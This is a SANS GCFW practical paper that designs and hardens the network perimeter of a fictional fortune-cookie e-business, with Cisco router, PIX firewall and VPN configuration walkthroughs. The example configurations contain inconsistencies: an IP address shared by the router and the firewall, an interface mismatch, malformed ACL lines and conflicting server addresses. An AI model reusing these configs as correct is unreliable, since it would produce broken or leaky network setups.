Global Information Assurance Certification Paper

SANS GCFW Practical Assignment
Version 1.7

GIAC Enterprises

Matt Pogue
January 16, 2005

Table of Contents

Abstract

This document will outline a secure network architecture implementation, auditing, and maintenance plan for GIAC Enterprises, an e-business dealing in the online sale of fortune cookie sayings. Specifically, this plan will cover the network hardware that will be required to provide a secure perimeter, security policies and configuration that will be implemented on each device (including internal systems that will be accessible from the perimeter), and the results of a technical audit of the primary firewall. We will also perform an analysis of potential weaknesses in the security architecture of a recently submitted GCFW practical assignment.

Assignment 1 – Security Architecture

Company Background:

GIAC Enterprises is a startup that has experienced a large volume of growth recently, both in revenue and head count. As a result, the current security architecture, which was implemented hastily and on a non-existent budget in order to get the organization to market, is no longer adequate.

In addition, GIAC has also recently established major partnerships with International Fortunes Inc. to translate and distribute GIAC's product to an international customer base, Fortunes OnTap, a major supplier for the fortune cookie sayings industry, and the Association of North American Fortune Cookie Manufacturers (ANAFCM), who will purchase sayings in bulk via a secure online purchasing system. These partners will all require access to GIAC's internal systems in some form.

GIAC also employs a mobile sales force that is planning to embark on a major North American sales campaign. These users are full-time employees of GIAC Enterprises, and will require access to the corporate email system, as well as the online purchasing system administration site (this site allows employees to administer and maintain the online purchasing system and is not exposed to the Internet) and the GIAC Enterprises corporate intranet site that is available to GIAC Enterprises' employees only.

GIAC employs 75 full-time staff members at the corporate headquarters. These employees are comprised of a mixture of executive staff, human resources, finance, web and application developers, and IT staff. The GIAC IT team consists of two employees – Joe is a junior systems administrator who is responsible for desktop support, backups (servers and workstations, including the online applications and the GIAC intranet), and day-to-day server administration (creation of new user and email accounts, terminations, etc.). Bob is a senior systems/network administrator who is responsible for all IT budget decisions, application maintenance and troubleshooting (including web applications), advanced server administration tasks, and overall system security. Bob has a strong background in Cisco networking and Unix/Windows NT administration, but is admittedly lacking in general security knowledge (Bob will provide input and feedback throughout the project to ensure that the project is on track with regard to the business needs of GIAC). Both members of the GIAC IT team report directly to the CFO.


Section 1.1 - Network Architecture

In this section, we will diagram and describe in detail the GIAC Enterprises network architecture, including systems and applications. We will also outline the levels of access required by both GIAC's partners and internal staff.

Architecture Diagram:

Diagram 1 illustrates the GIAC Enterprises network architecture[1]:

Diagram 1:



We will divide GIAC's systems into two categories: those that are exposed to the Internet and those that are only accessible on the internal corporate LAN. We will start with publicly accessible systems.

Publicly Available Systems:

1. **Border Router**
   The border router is a Cisco 3620 with channelized T-1 PRI (with built-in CSU/DSU) and Fast Ethernet interfaces. This router contains 8 MB of flash memory (expandable to 32 MB) and 32 MB of DRAM (expandable to 64 MB). This should easily handle the load to and from the Internet (currently a dedicated T-1 connection from a local ISP) and can be quickly upgraded with minimal downtime. Per GIAC policy, this device will only be configured via console cable[2].

2. **Firewall**

The external firewall is a Cisco PIX 515-UR (unrestricted software bundle). This device contains 32 MB of RAM (expandable to 64 MB), 16 MB of flash memory, and three Fast Ethernet interfaces (expandable to six). This device will be configurable only via console cable and internal secure shell (SSH) connections.

3. **VPN**
   The VPN device is a Cisco 3030 VPN Concentrator. This device supports up to 1500 concurrent users and up to 50 MB/sec of encrypted throughput, and contains three expansion slots for future upgrades. This device will provide for all necessary VPN connections from both partners and GIAC staff with room to grow. This device is configured via an SSL-encrypted web interface, available only to the internal LAN.

4. **External Services Server**
   We will refer to the server located at 10.2.1.3 as the "External Services" server. This server runs qmail 1.03, functioning as an SMTP gateway to and from the Internet, djbdns 1.05 providing external DNS resolution for the giacenterprises.com domain[3], XNTPD 4.1.1a (synchronizing with the Stratum 2 server located at time-ext.missouri.edu), and Tux 2.0 serving the www.giacenterprises.com corporate web site (The corporate site is a "brochureware" site serving static content only.) on the RedHat Linux 7.2 operating system platform[4].

5. **E-commerce Web Application Server**
   This server runs RedHat Linux 7.2, Apache 2.0.43, Tomcat Java Application Server 4.1.12, and PostgreSQL 7.2.3 serving GIAC's e-commerce web application. This application is Java servlet-based and is developed and maintained by GIAC's team of developers. Nearly 85% of GIAC's sales to low-volume customers flow through this site. This site will be used primarily for sales to the general public and tracking delivery and product trouble tickets (generated by customers and resolved by the GIAC sales force).

Internal Systems

1. **Corporate Email**
   The GIAC internal mail system is a Windows NT 4.0 Server running Microsoft Exchange Server 5.5. It is located behind the firewall and is not exposed to the Internet. All SMTP mail is "proxied" by the External Services server running qmail. This server also runs McAfee GroupShield Exchange 5.0 anti-virus software with blocking of dangerous attachments turned on.

2. **B2B Web Application Server**
   This server runs RedHat Linux 7.2 with Apache Web Server 2.0.43 and Tomcat Web Application Server 4.1.12 and functions as the production server

for the GIAC B2B web application. This application will be utilized by GIAC's partners and sales force, but will not be available to the general public.

3. **Windows NT 4.0 Server (PDC)**
   GIAC utilizes the Windows NT 4.0 domain model internally for user authentication. This server is the Primary Domain Controller for the GIACENTERPRISES domain and provides file and print sharing for GIAC Enterprises internal staff, as well as DHCP, DNS, and WINS services.

4. **Windows NT 4.0 Server (BDC)**
   This server functions as a Backup Domain Controller for the GIACENTERPRISES NT 4.0 domain and provides secondary WINS and secondary DNS services (internal access only).

5. **Syslog/IDS**
   Our "Syslog/IDS" server is similar to our "External Services" server in form and function. This server uses djbdns 1.05 to provide internal DNS resolution[4], XNTPD 4.1.1a (synchronized with the External Services server) for internal time synchronization, centralized syslog functionality[5] using standard the package syslog-ng for Linux, and firewall log analysis using the package fwlogwatch for Linux. This server will also house our IDS solution which is Snort 1.8.7, logging to a PostgreSQL 7.1 database running on the local machine. We will run Apache Web Server 2.0.39 and ACID (Analysis Console for Intrusion Detection) application for graphical analysis of Snort alerts. The alert database is archived monthly to tape backup. This system contains two network interfaces, one of which has no IP address assigned and monitors all traffic traversing the internal network through the use of a span-tree port on our Cisco switch. The other interface has an IP address assigned and is available from the corporate LAN only, with one exception – syslog traffic from our border router (permitted by a firewall rule that will be documented in section two). This system also runs Netfilter (a.k.a. IPTables), which denies all traffic except SSH and Web access from the corporate LAN. Since our DMZ is generally considered to be an "untrusted" network, and given that we will be doing not only syslog but also IDS and firewall log analysis on this system, we will keep it on the internal LAN and use iptables (configuration documented later in this section) to provide an additional layer of protection.

6. **End-User Workstations**
   All end-user workstations run Windows 2000 Professional and use DHCP-assigned IP addresses.

Section 1.2 - Access Requirements

Each of GIAC Enterprises' staff, volume customers, partners, and suppliers will require varying degrees of access to the GIAC systems and applications. GIAC's upper management provided the following access requirements:

1. **International Fortunes Inc. - Partner:** Will require real-time or near real-time access to the GIAC B2B application.
2. **Fortunes OnTap – Supplier:** Will require real-time or near real-time access to the GIAC B2B application. GIAC Enterprises will also implement a custom script developed by Fortunes OnTap to automatically retrieve new product at predetermined intervals from the Fortunes OnTap network. This connection will utilize a dedicated VPN connection between Fortunes OnTap and GIAC Enterprises that will be documented in section 2.3.
3. **ANAFCM – Customer:** Will use the public web site for purchasing initially, but will transition to the GIAC B2B application when development is complete. Business from ANAFCM accounts for 27% of GIAC's total annual revenue, and as a result, they will be given top purchasing priority.
4. **GIAC Mobile Sales Force –** Will require remote access to email (prefer to use Outlook client with full connectivity to Exchange server to enable calendar access), internal file and print services, and the GIAC B2B application (development includes a sales lead/contact module that will integrate sales leads and contact information with existing customer and partner data through a single interface).
5. **GIAC Internal Staff –** Will require access to the Internet from the GIAC corporate LAN. Pre-approved (by the IT team) users will be granted VPN access to the GIAC corporate LAN.

Assignment 2 – Security Policy and Tutorial

In this section, we will cover configuration of perimeter security devices step-by-step and offer suggestions for hardening internal systems, where appropriate.

Methodology:

In preparing the GIAC Enterprises security policy, several fundamental principles should be addressed. First, we will approach all design decisions from the standpoint of "deny that which is not explicitly allowed", meaning that our default policies, where practical and applicable, will restrict all access that is not explicitly defined. Second, we will identify the purpose of each device, and with an eye to our first principle, we will attempt to implement the most practical level of security while still allowing each device to focus on its primary task. For example, a Cisco router performs much better as a router than a firewall or VPN device. For this reason, we will implement basic packet filtering only (using Cisco extended access lists) and malicious packet blocking on our border router. The firewall will be our primary method of stateful packet filtering and basic proxy for some services, and our VPN Concentrator will be the end-point for all VPN client connections. With this approach, we can ensure that the existing hardware is not overloaded with tasks for which it was not designed and that we are not introducing network performance issues for the sake of security (after all, what's the point in securing a network that isn't functional?). This should allow for future growth with only minimal investments in additional hardware. Finally, we will adhere to the principals of "defense in depth", recognizing that there is no "silver bullet" that will completely address all of our security needs and that effective security mechanisms are best implemented in layers.

Section 2.1 - Border Router Configuration

We will begin this section by examining the configuration of our border router, which is a Cisco 3620 running Cisco IOS 12.1. We will base our configuration on the current SCORE (Security Consensus Operational Readiness Evaluation) Cisco Auditing checklist[9]. We have recommended, and the GIAC IT team has approved, console-only access to this device. All remote access to this device (via telnet, HTTP, etc.) will be disabled as part of this configuration.

In order to configure this device, we will connect using a console cable and a terminal application. Once we are connected, we issue the enable command, which places us into Cisco's "privileged" mode[6]. This mode will allow us to view and modify the device's configuration. Once in privileged mode, we will issue the command configure terminal to tell the device we are ready to begin global configuration from the terminal. Any commands entered while in global configuration mode will apply to all interfaces on the device.

Note: Commands may be word-wrapped due to formatting. The command syntax has been left out for brevity and readability. Complete command syntax for Cisco IOS 12.1 can be found at

http://www.cisco.com/en/US/products/sw/iosswrel/ps1831/products_command_references_books_list.html.

Step-by-step configuration:

1. Hostname – We will set our hostname to something fairly plain in order to avoid giving away too much information (note that this hostname is primarily an internal designation on the device and will not have an entry in DNS).

```
hostname host057
```

2. IP Addressing – We will now configure the default route and IP addressing for our two Ethernet interfaces.

```
!First hop device at our ISP
ip route 0.0.0.0 0.0.0.0 100.100.2.1

int fa0/0
ip address 100.100.1.2 255.255.255.0
exit

int fa0/1
!Assigned by our ISP
ip address 100.100.2.2 255.255.255.252
exit
```

3. Login Banner - We will set up a login banner to warn users that this is a private system.

```
banner login / WARNING: This is a private system.  All
access will be logged. /
```

4. Enable password – Our next step is to set up encryption for our enable password so that it is not displayed in plain text in the configuration file. We will also set the enable and secret passwords in this step.

   Note: Cisco IOS does not permit both secret and enable passwords to be the same. Per the GIAC password policy, each password will be a minimum of eight characters and will contain a combination of letters, numbers, and special characters.

```
service password-encryption
enable password <password>
enable secret <password>
```

5. Disable telnet access – As mentioned above, all remote access to this device is disabled. In this step, we will use an access list to deny access to telnet

```
access-list 1 deny 0.0.0.0 255.255.255.255 log
line vty 0 4
access-class 1 in
exit
```

6. Disable unnecessary services – In this step we will disable all unnecessary services. Cisco is kind enough to provide a plethora of useful (and potentially dangerous!) services, many of which are designed to provide network and systems administrators with as much information as possible in order to facilitate troubleshooting. These services also provide attackers with a large amount of information about a very critical perimeter device on our network.

   The SNMP protocol can be useful for network monitoring and troubleshooting. Nearly every device that can connect to a network supports SNMP in some form or fashion. However, due to recently discovered vulnerabilities in the SNMP protocol[7], we will disable this service.

```
no snmp-server
```

   The tcp and udp "small servers" are services that run on ports less than 20 (e.g. Daytime, Echo, Chargen, etc.). These services are disabled by default, but it never hurts to make sure.

```
no service tcp-small-servers
no service udp-small-servers
```

   Cisco devices use the Cisco Discovery Protocol to exchange information. From Cisco's web site:

   "CDP is a media- and protocol-independent protocol that runs on all Cisco-manufactured equipment including routers, bridges, access and communication servers, and switches. Using CDP, you can view information about all the Cisco devices directly attached to the switch. In addition, CDP detects native VLAN and port duplex mismatches."[8]

   As you can see, this protocol was designed to provide information. However, CDP advertisements are enabled by default on almost all Cisco devices, and you don't have to be Cisco device to listen!

```
no cdp run
```

Cisco provides a built-in HTTP server that can be used to provide a graphical interface for device configuration. We only allow console access, so we'll turn this off.

```
no ip http server
```

Cisco also provides a built-in finger server. We don't need this either.

```
no ip finger
```

We'll also disable the bootp server. This device will not be used to provide dynamic IP addressing information to any other devices.

```
no ip bootp server
```

7. Disable source routing – Source routing is the process by which a source device specifies routing information within the packet. This is considered a BAD THING in the world of network security, so let's make sure and turn it off.

```
no ip source-route
```

8. Enable tcp keepalives on incoming connections – We will enable tcp keepalives on incoming connections to protect against attacks and orphaned sessions.

```
service tcp-keepalives-in
```

9. Configure NTP synchronization – For the purposes of accurate logging, we want to allow NTP updates from our External Services server, public IP address 100.100.1.5. NTP packets should only originate from our fa0/0 interface:

```
ntp server 100.100.1.5 source FastEthernet 0/0 prefer
```

10. Configure tcp intercept – TCP intercept is a feature of Cisco IOS that allows the router to intercept packets destined for a specific subnet, based on a pre-defined access list. According to Cisco, when tcp intercept mode is enabled,

> "the software actively intercepts TCP SYN packets from clients to servers that match the specified access list. For each SYN, the software responds on behalf of the server with an ACK and SYN, and waits for an ACK of the SYN from the client. When that ACK is received, the original SYN is sent to the server, and the code then performs a three-way handshake with the server. Then the two half-connections are joined."[10]

This will provide a small measure of protection against half-open SYN scans for our firewall and exposed systems.

We will enable tcp intercept for connections destined for our public IP address range (100.100.1.0/24) with the following access list:

```
access-list 101 permit tcp any 100.100.1.0 0.0.0.255
```

We will then enable tcp intercept and define its mode of operation:

```
ip tcp intercept mode intercept
ip tcp intercept list 101
```

Primary access list – We will define an access list that permits only legitimate traffic into our network. Since Cisco access lists end with an implicit deny unless otherwise specified, it will only be necessary to specify what we wish to allow in:

```
ip access-list extended Internet_Inbound
ip access-list extended remark Inbound access from the
Internet
!Allow inbound DNS queries
permit udp any host 100.100.1.5 eq 53 log
permit tcp any host 100.100.1.5 eq 53 log
!Allow inbound HTTP and HTTPS to the GIAC
!online commerce site
permit tcp any host 100.100.1.4 eq 80 log
permit tcp any host 100.100.1.4 eq 443 log
!Allow established connections back to the firewall
permit tcp any 100.100.1.0 0.0.0.255 established
log
!Allow web access to the corporate web site
permit tcp any host 100.100.1.5 eq 80
log
!Allow inbound email delivery
permit tcp any host 100.100.1.5 eq 25
log
!Allow inbound access to our VPN
permit tcp any host 100.100.1.6 eq 10000 log
!Default catchall if no other rules are matched
deny ip any any log
```

Now we'll apply this list to our Internet-facing Ethernet interface (fa0/0) with the following commands:

```
interface fa0/1
ip access-group Internet_Inbound in
```

11. Let's send syslog output to our internal logging server, via the firewall, and make sure we're not writing syslog output to the console. We will also enable timestamps for our log entries and include milliseconds:

```
logging on
logging 100.100.1.3
service timestamps log datetime msec
no logging console
```

12. Disable ip directed broadcast – We will disable ip directed broadcasts for all interfaces.

    Note: This command is interface-specific and should be performed for all active interfaces.

```
no ip-directed-broadcast
```

13. Now we need to exit and save our configuration.

```
exit
wr mem
```

Section 2.2 – Firewall Configuration

Now that we've configured our Internet-facing router, let's begin to think about our firewall. We've configured our router to perform basic traffic blocking, but our firewall will be the real packet-filtering workhorse. By filtering out most of the "noise" at our border router, we will now want to log nearly everything that our firewall sees, since anything that has gotten this far is probably a directed attack on our systems. In terms of detection, we have placed our IDS system on the internal LAN behind the firewall and its placement will allow it to see all traffic that traverses the firewall, whether destined for our LAN, VPN, or the DMZ. This is another way to filter out "noise" so that our IDS entries will be very meaningful, and nearly all alerts seen by our IDS will deserve a closer look (after some basic IDS tuning, that is).

Primarily, we would like our firewall to perform stateful packet filtering and basic proxy for some services. We are using the Cisco PIX firewall, which provides us with some basic proxy functionality. We will explain the purpose and functionality for each of these that we decide to implement.

In order to configure this device, we will connect using a console cable and a terminal application. Once we are connected, we issue the enable command, which places us into Cisco's "privileged" mode[6]. This mode will allow us to view and modify the device's configuration. Once in "privileged" mode, we will issue the command configure terminal to tell the device we are ready to begin global configuration from the terminal.

Note: Commands may be word-wrapped due to formatting. The command syntax has been left out for brevity and readability. A complete command syntax for Cisco PIX firewall software version 6.1 can be found at http://www.cisco.com/en/US/products/hw/vpndevc/ps2030/prod_instructions_guides.html.

1. Name – We will set our hostname to something fairly plain in order to avoid giving away too much information (note that this hostname is primarily an internal designation on the device and will not have an entry in DNS). We will also set the domain name, as this is required to generate an RSA key set for SSH.

```
hostname host056
domain-name giacenterprises.com
```

2. Passwords – In this step, we will set our enable password and telnet password. Although we will not be allowing telnet to the firewall, this password will be required for SSH.

```
password <password>
enable password <password>
```

3. Interface Configuration – We have four active interfaces in our firewall, designated as follows: outside (Internet-facing), inside (LAN-facing), vpn (reserved for our VPN concentrator), and dmz (Service network). The PIX firewall uses the concept of security levels to define whether an interface is trusted or untrusted relative to another interface. Security levels fall in the range of 0 (untrusted) to 100 (trusted), with default levels being assigned to the inside (100 by default) and outside (0 by default) interfaces. Security levels on these two interfaces cannot be changed, however, any additional interface present in the PIX can be assigned any security level between 1 and 99 depending on the level of trust required. Using this model, traffic can pass from any security level to a lower security level by default, but cannot pass from a lower level to a higher level without a specific rule to allow it. In this step, we will specify the names and security levels of our interfaces, as well as IP addressing:

```
nameif ethernet0 outside 0
nameif ethernet1 inside 100
nameif ethernet2 dmz 50
nameif ethernet3 vpn 75

ip outside 100.100.1.2 255.255.255.0
ip inside 10.1.1.254 255.255.255.0
ip dmz 10.1.2.254 255.255.255.0
```

4. Route Configuration – We will now configure the known routes on the PIX. All routes (on both the firewall and our border router) will be statically assigned and managed without the use of routing protocols.

```
route outside 0.0.0.0 0.0.0.0 100.100.1.1 1
route dmz 10.1.2.0 255.255.255.0 1
route inside 10.1.1.0 255.255.255.0 1
```

5. Logging – We will now enable logging to our internal syslog server. We will start off with a very verbose level of logging. In the future, this can be turned down somewhat if the logs become too cumbersome. The "logging timestamp" command will provide a timestamp for each message sent to syslog. The "logging trap informational" command specifies that we want to log all messages at level 6 (informational) or lower. The "logging host inside 10.1.1.7" specifies that our syslog host resides on the inside interface at 10.1.1.7.

```
logging on
logging timestamp
logging trap informational
logging host inside 10.1.1.7
```

6. SSH Access for Administration – Now that our interfaces, passwords, and logging are configured, we need to configure access to the firewall for administration. The PIX supports SSH[11], so we will want to use SSH only, from the inside interface only.

    a. First, we need to generate our key pair and save to flash memory.

    ```
    ca generate rsa key 2048
    ca save all
    ```

    b. Next, we will specify what networks are allowed to SSH to the PIX and what the inactivity timeout is.

    ```
    ssh 10.1.1.0 255.255.255.0 inside
    ssh timeout 20
    ```

7. Advanced Protocol Handling – The PIX provides advanced protocol handling for several different protocols, including FTP, SMTP[12], HTTP, rsh, SQLNet, H.323, RTSP, SIP, and SCCP through use of the "fixup protocol" command. As this command creates additional overhead on the firewall, we will only implement the command for protocols that we know will be traversing our firewall; in this case, SMTP and HTTP. The syntax of this command is "fixup protocol <protocol> [port[-port]". Specifying a port number will allow the PIX to listen for a given protocol on a port other than the IANA-assigned.

Note: Certain configurations of Microsoft Exchange server require the use of commands that are not allowed when using "fixup protocol smtp".

```
fixup protocol smtp 25
fixup protocol http 80
```

8. Fragmentation Guard – The Cisco PIX provides a built-in guard to help mitigate the effects of IP fragment attacks (e.g. teardrop, land, etc.). We will enable this protection.

```
sysopt security fragguard
```

9. NAT – Now that we've defined our interfaces, let's begin to configure our NAT rules. This step will be broken up into two parts: enabling global NAT for outbound translation, and enabling static NAT into our DMZ.

Global NAT:

```
nat (inside) 1 0 0
global (outside) 1 100.100.1.2 255.255.255.255
```

Note: All internal IP's that are not statically assigned will exit the firewall with a source IP address of 100.100.1.2.

Static NAT:

```
static (dmz,outside) 100.100.1.4 10.1.2.4
static (dmz,outside) 100.100.1.5 10.1.2.5
static (dmz,outside) 100.100.1.3 10.1.2.2
nat (vpn) 0 100.100.1.6 255.255.255.255
```

Note: The "nat 0" command instructs the PIX to not perform address translation for the given IP. In this case, our VPN concentrator has a public IP address of 100.100.1.6. Although it resides behind the firewall, we do not want to perform address translation for this device.

10. Access lists – We are now ready to begin creating our inbound and outbound access lists[13]. GIAC management has instructed us that internal users should be allowed only HTTP and FTP traffic outbound. We will also add a rule to permit unrestricted outbound access for a small number of IP's. These IP's will be used by GIAC's IT staff for administration and "special purposes", such as VPN connectivity for visitors, NetMeeting and streaming audio/video access for teleconferencing, etc. These IP's will be tightly restricted and regulated by GIAC IT staff. We have chosen to carve the subnet 10.1.1.200/29 out of our internal 10.1.1.0/24 network. This means that the IP addresses 10.1.1.200-207 will be able to access any port on the Internet. One of these addresses will also be

used to obtain system updates for distribution to the production servers. Any connectivity between GIAC's internal staff and its business partners will utilize the existing VPN connections and will not require a firewall rule. GIAC's IT staff will be trained in Cisco PIX firewall ruleset modification as part of this project. Any future outbound access requirements will be evaluated by GIAC management staff and approved or denied as they see fit. GIAC IT staff members will perform all future firewall ruleset modifications.

Outbound Access Lists: In this section, we will create three outbound access lists: one will be used for outbound connections from the GIAC internal LAN, one will be for outbound connections from our VPN, and the other will be used for outbound access from our DMZ.

In our outbound_from_lan access list, we have placed HTTP as the top entry. We anticipate this will be by far our largest volume of outbound traffic from the LAN.

Outbound from LAN:

```
!Permit outbound standard HTTP communications
access-list outbound_from_lan permit tcp any any eq http
!Permit outbound SSL-encrypted communications
access-list outbound_from_lan permit tcp any any eq 443
!Permit outbound FTP communications
access-list outbound_from_lan permit tcp any any eq ftp
!Permit all access from special purpose workstations
access-list outbound_from_lan permit ip  10.1.1.200
255.255.255.248 any
!Deny everything not explicitly permitted above
access-list outbound_from_lan deny any any ip
!Bind the ACL to the inside interface
access-group outbound_from_lan in interface inside
```

Outbound from VPN:

```
!Permit IPSec over TCP
!Since all clients will use IPSec transparency, the only
!return port we need is TCP/10000 for IPSec over TCP
access-list outbound_from_vpn permit tcp host 100.100.1.6
eq 10000 any
!Deny everything else
access-list outbound_from_vpn deny ip any any
!Bind the ACL to the vpn interface
access-group outbound_from_vpn in interface vpn
```

Outbound from DMZ:

```
!Permit HTTP/SSL traffic from our e-commerce application
access-list outbound_from_dmz permit tcp host 10.1.2.4 80
any
```

```
access-list outbound_from_dmz permit tcp host 10.1.2.4 443
any
!Permit all from our external services server
access-list outbound_from_dmz permit tcp host 10.1.2.5 any
!Deny everything else
access-list outbound_from_dmz deny ip any any
!Bind the ACL to the dmz interface
access-group outbound_from_dmz in interface dmz
```

Inbound Access List: In this section, we will create a single access list that will be applied to our outside interface. For access into our LAN, we will only have one rule allowing our border router to send syslog messages to our internal syslog server.

The rule order of this access list will be extremely important, due to the fact that all inbound traffic must be processed by this list. We will try to anticipate which services and/or systems will receive the most inbound traffic and use this determination to order our access list. In the near future, GIAC will implement a statistical analysis application for the firewall logs. With this data, GIAC's IT staff will be able to proactively tune this ruleset to achieve maximum performance.

```
!We anticipate that web traffic to both the GIAC e-commerce
!site as well as the corporate web site will constitute the
!majority of our traffic.  These rules will be listed
!first, followed by our DNS rules.
access-list inbound_from_internet permit tcp any host
100.100.1.4 eq 443
access-list inbound_from_internet permit tcp any host
100.100.1.4 eq 80
access-list inbound_from_internet permit tcp any host
100.100.1.5 eq 80
access-list inbound_from_internet permit udp any host
100.100.1.5 eq 53
access-list inbound_from_internet permit tcp any host
100.100.1.5 eq 53
!Up next is email.  Since all of GIAC's employees will be
!using Exchange exclusively, we will need only SMTP port
!25/tcp for inbound mail delivery
access-list inbound_from_internet permit tcp any host
100.100.1.5 eq 25
!Now we will set up our rule to allow traffic into our VPN
!Concentrator.  Since all clients are using IPSec over TCP
!via tcp/10000, this is all we need to open for now
access-list inbound_from_internet permit tcp any host
100.100.1.6 eq 10000
!Finally, we will set up our rule to allow syslog messages
!from our border router.
```

```
!Initially, this rule may generate more hits than any of
!the others, but it's
!placement further down the list is done under the
!assumption that logging from the border router will be
!turned down in the future to eliminate some of
!the noise.
access-list inbound_from_internet permit udp host
100.100.1.1 host 100.100.1.3 eq 514
!We'll wrap up this rule with our deny all
access-list inbound_from_internet deny ip any any
access-group inbound_from_internet in interface outside
```

11. **Finishing Up –** Now we need to write our configuration to memory.

```
exit
wr mem
```

Section 2.3 – VPN Configuration

The last piece of our secure perimeter is our VPN Concentrator. This device will be used by GIAC Enterprises' business partners and internal employees for secure remote access to the internal network. Since the connectivity needs of GIAC Enterprises' business partners are more complex than the internal staff, we will start by outlining the type of connectivity we'll be implementing and why it was chosen, followed by an in-depth configuration tutorial including screenshots. We will finish the section by documenting VPN connectivity for internal staff members.

After much discussion, it was decided that GIAC Enterprises would provide each of its business partners with a Cisco 3002 VPN client (hardware) device. According to Cisco,

> "The Cisco VPN 3002 Hardware Client is a full-featured VPN client that supports 56-bit DES or 168-bit Triple DES (IPsec). Available in 2 modes--client and network extension mode--the Cisco VPN 3002 can be configured to either emulate the operation of the software client, or to establish a secure site-to-site connection with the central site device. Both modes use push policy and scale to very large numbers. The Cisco VPN 3002 is available with or without an 8 port switch and allows connections for hundreds of stations in a single network." [15]

These devices are fairly inexpensive (approximately $1,100 retail) and will provide for a greater level of control over these connections. We will also be able to eliminate the many minor and frustrating incompatibility issues that frequently arise when configuring multiple-vendor VPN connections. GIAC Enterprises will "own" these devices from a hardware support/maintenance standpoint, but each partner has designated a member of its internal IT staff who will act as a central contact for troubleshooting configuration and connectivity issues. GIAC Enterprises will provide training and documentation to

each business partner's IT staff. In the future, this will be the preferred method of providing dedicated remote connectivity to the GIAC Enterprises network and will be used if at all possible.

Each business partner has a dedicated Internet connection with a range of static public IP addresses. Each partner has agreed to provide a dedicated public IP address that will serve as the tunnel endpoint. From a policy perspective, our setup will be fairly simple: we will encrypt all traffic that passes between the two endpoints (GIAC Enterprises' VPN Concentrator and the 3002 hardware clients). These connections will be protected with 3DES 168-bit encryption and will use pre-shared keys for authentication. The requirements for these connections are shown in the following table:

Business Partner	**Private Network Range**	**Tunnel Endpoint**	**Encryption Requirement**	**Encrypted Traffic**
International Fortunes, Inc.	192.168.1.0/24	100.200.1.20	3DES 168-bit	All
Fortunes-on-Tap	192.168.2.0/24	100.200.2.20	3DES 168-bit	All
ANAFCM	192.168.3.0/24	100.200.3.20	3DES 168-bit	All

The following section is a detailed tutorial outlining the steps required to implement the security policy we defined above.

